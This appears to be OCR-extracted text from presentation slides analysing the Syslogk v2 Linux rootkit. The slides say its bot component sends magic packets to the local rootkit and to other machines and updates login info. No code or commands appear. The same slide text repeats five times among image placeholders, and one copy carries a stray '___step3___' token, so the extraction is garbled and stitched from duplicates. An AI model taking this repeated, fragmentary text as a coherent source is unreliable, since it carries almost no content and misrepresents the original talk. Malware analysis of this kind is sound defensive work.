


Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
    - ___step3___




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**

